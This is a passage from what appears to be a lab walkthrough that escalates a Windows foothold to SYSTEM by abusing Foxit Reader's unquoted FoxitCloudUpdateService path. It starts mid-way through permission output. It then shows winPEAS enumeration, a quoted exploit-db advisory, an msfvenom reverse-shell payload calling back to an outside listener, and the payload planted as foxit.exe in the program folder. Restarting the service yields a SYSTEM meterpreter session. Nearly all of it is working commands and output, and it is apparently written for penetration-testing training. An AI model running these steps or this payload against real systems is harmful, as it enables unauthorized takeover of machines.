               NT AUTHORITY\SYSTEM:(I)(F)
               NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
               BUILTIN\Administrators:(I)(F)
               BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
               BUILTIN\Users:(I)(RX)
               BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
               CREATOR OWNER:(I)(OI)(CI)(IO)(F)
               APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
               APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
               APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
               APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION
PACKAGES:(I)(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
```

Now upload winpeas.

```
meterpreter > upload winpeas.exe c://myshell
[*] uploading  : /tmp/winpeas.exe -> c://myshell
[*] uploaded   : /tmp/winpeas.exe -> c://myshell\winpeas.exe
meterpreter >
```

Observe winpeas results.

```

================================================================================================

    FoxitCloudUpdateService(Foxit Software Inc. - Foxit Cloud Safe Update Service)[C:\Program
Files (x86)\Foxit Software\Foxit Reader\Foxit Cloud\FCUpdateService.exe] - Auto - Running - No
quotes and Space detected
    YOU CAN MODIFY THIS SERVICE: AllAccess
    File Permissions: Users [WriteData/CreateFiles]
    Possible DLL Hijacking in binary folder: C:\Program Files (x86)\Foxit Software\Foxit
Reader\Foxit Cloud (Users [WriteData/CreateFiles])
    Provide service for Foxit Cloud products, once to stop the service, is likely to affect your
Foxit Cloud product safety.
```

```
����������� Modifiable Services
� Check if you can modify any service https://book.hacktricks.xyz/windows/windows-local-
privilege-escalation#services
    LOOKS LIKE YOU CAN MODIFY SOME SERVICE/s:
    FoxitCloudUpdateService: AllAccess
    UsoSvc: AllAccess, Start
```

Look at the software installed and observe exploitdb results.

```
C:\Temp\SW>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is EA3B-DBF1

 Directory of C:\Temp\SW

28/10/2021  04:04 PM    <DIR>          .
28/10/2021  04:04 PM    <DIR>          ..
22/10/2021  06:20 PM        35,984,520 Foxit_Reader_v7.0.6.1126.exe
```

https://www.exploit-db.com/exploits/36390

```
Foxit Reader 7.0.6.1126 Unquoted Service Path Elevation Of Privilege


Vendor: Foxit Software Incorporated
Product web page: http://www.foxitsoftware.com
Affected version: 7.0.6.1126 and 6.1

Summary: Foxit Reader is a small, lightning fast, and feature rich PDF
viewer which allows you to create (free PDF creation), open, view, sign,
and print any PDF file.

Desc: The application suffers from an unquoted search path issue impacting
the service 'FoxitCloudUpdateService' for Windows deployed as part of Foxit
Reader. This could potentially allow an authorized but non-privileged local
user to execute arbitrary code with elevated privileges on the system. A
successful attempt would require the local user to be able to insert their
code in the system root path undetected by the OS or other security applications
where it could potentially be executed during application startup or reboot.
If successful, the local user’s code would execute with the elevated privileges
of the application.

Tested on: Microsoft Windows 7 Ultimate SP1 (EN)


Vulnerability discovered by Aljaz Ceru
                            aljaz@insec.si


Advisory ID: ZSL-2015-5235
Advisory URL: http://www.zeroscience.mk/en/vulnerabilities/ZSL-2015-5235.php

Vendor: http://www.foxitsoftware.com/support/security_bulletins.php#FRD-25


17.02.2015

--



C:\Users\user>sc qc FoxitCloudUpdateService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: FoxitCloudUpdateService
        TYPE               : 110  WIN32_OWN_PROCESS (interactive)
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Program Files\Foxit Software\Foxit Reader\Foxit
Cloud\FCUpdateService.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Foxit Cloud Safe Update Service
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem

C:\Users\user>
```

Create meterpreter payload for LPE.

```
┌─[user@parrot]─[/tmp]
└──╼ $msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.234.128 LPORT=5555
EXITFUNC=thread -f exe -o root.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 511 bytes
Final size of exe file: 7168 bytes
Saved as: root.exe
┌─[user@parrot]─[/tmp]
└──╼ $
```

Transfer payload to target system.

```
[*] uploading  : /tmp/root.exe -> c://myshell
[*] uploaded   : /tmp/root.exe -> c://myshell\root.exe
meterpreter > shell
Process 4300 created.
Channel 15 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows>cd \myshell
cd \myshell

C:\myshell>dir root.exe
dir root.exe
 Volume in drive C has no label.
 Volume Serial Number is EA3B-DBF1

 Directory of C:\myshell

29/10/2021  09:49 AM             7,168 root.exe
               1 File(s)          7,168 bytes
               0 Dir(s)  50,342,342,656 bytes free

C:\myshell>
```

Copy root.exe to the foxit foxlder.

```
C:\Program Files (x86)\Foxit Software>copy c:\myshell\root.exe .
copy c:\myshell\root.exe .
        1 file(s) copied.

C:\Program Files (x86)\Foxit Software>dir root.exe
dir root.exe
 Volume in drive C has no label.
 Volume Serial Number is EA3B-DBF1

 Directory of C:\Program Files (x86)\Foxit Software

29/10/2021  09:49 AM             7,168 root.exe
               1 File(s)          7,168 bytes
               0 Dir(s)  50,342,334,464 bytes free

C:\Program Files (x86)\Foxit Software>
```

Rename root.exe as foxit.exe

```
C:\Program Files (x86)\Foxit Software>ren root.exe foxit.exe
ren root.exe foxit.exe

C:\Program Files (x86)\Foxit Software>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is EA3B-DBF1
 Directory of C:\Program Files (x86)\Foxit Software

29/10/2021  09:52 AM    <DIR>          .
29/10/2021  09:52 AM    <DIR>          ..
28/10/2021  01:02 PM    <DIR>          Foxit Reader
29/10/2021  09:49 AM             7,168 foxit.exe
               1 File(s)          7,168 bytes
               3 Dir(s)  50,342,203,392 bytes free

C:\Program Files (x86)\Foxit Software>
```

Restart the foxit update cloud service.

```
C:\Program Files (x86)\Foxit Software>net stop FoxitCloudUpdateService
net stop FoxitCloudUpdateService
The Foxit Cloud Safe Update Service service is stopping.
The Foxit Cloud Safe Update Service service was stopped successfully.


C:\Program Files (x86)\Foxit Software>net start FoxitCloudUpdateService
net start FoxitCloudUpdateService
The Foxit Cloud Safe Update Service service is starting..
The Foxit Cloud Safe Update Service service could not be started.

A system error has occurred.

System error 1067 has occurred.

The process terminated unexpectedly.


C:\Program Files (x86)\Foxit Software>
```

Run listener.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.234.128:5555
```

You are system now.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.234.128:5555
[*] Sending stage (200262 bytes) to 192.168.234.167
[*] Meterpreter session 1 opened (192.168.234.128:5555 -> 192.168.234.167:49845) at 2021-10-29
09:53:35 +0800

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

However you need to migrate process fast.

```
meterpreter > migrate 7404
[*] Migrating from 7000 to 7404...
[*] Migration completed successfully.
meterpreter > shell
Process 4024 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

```
C:\Windows\system32>
```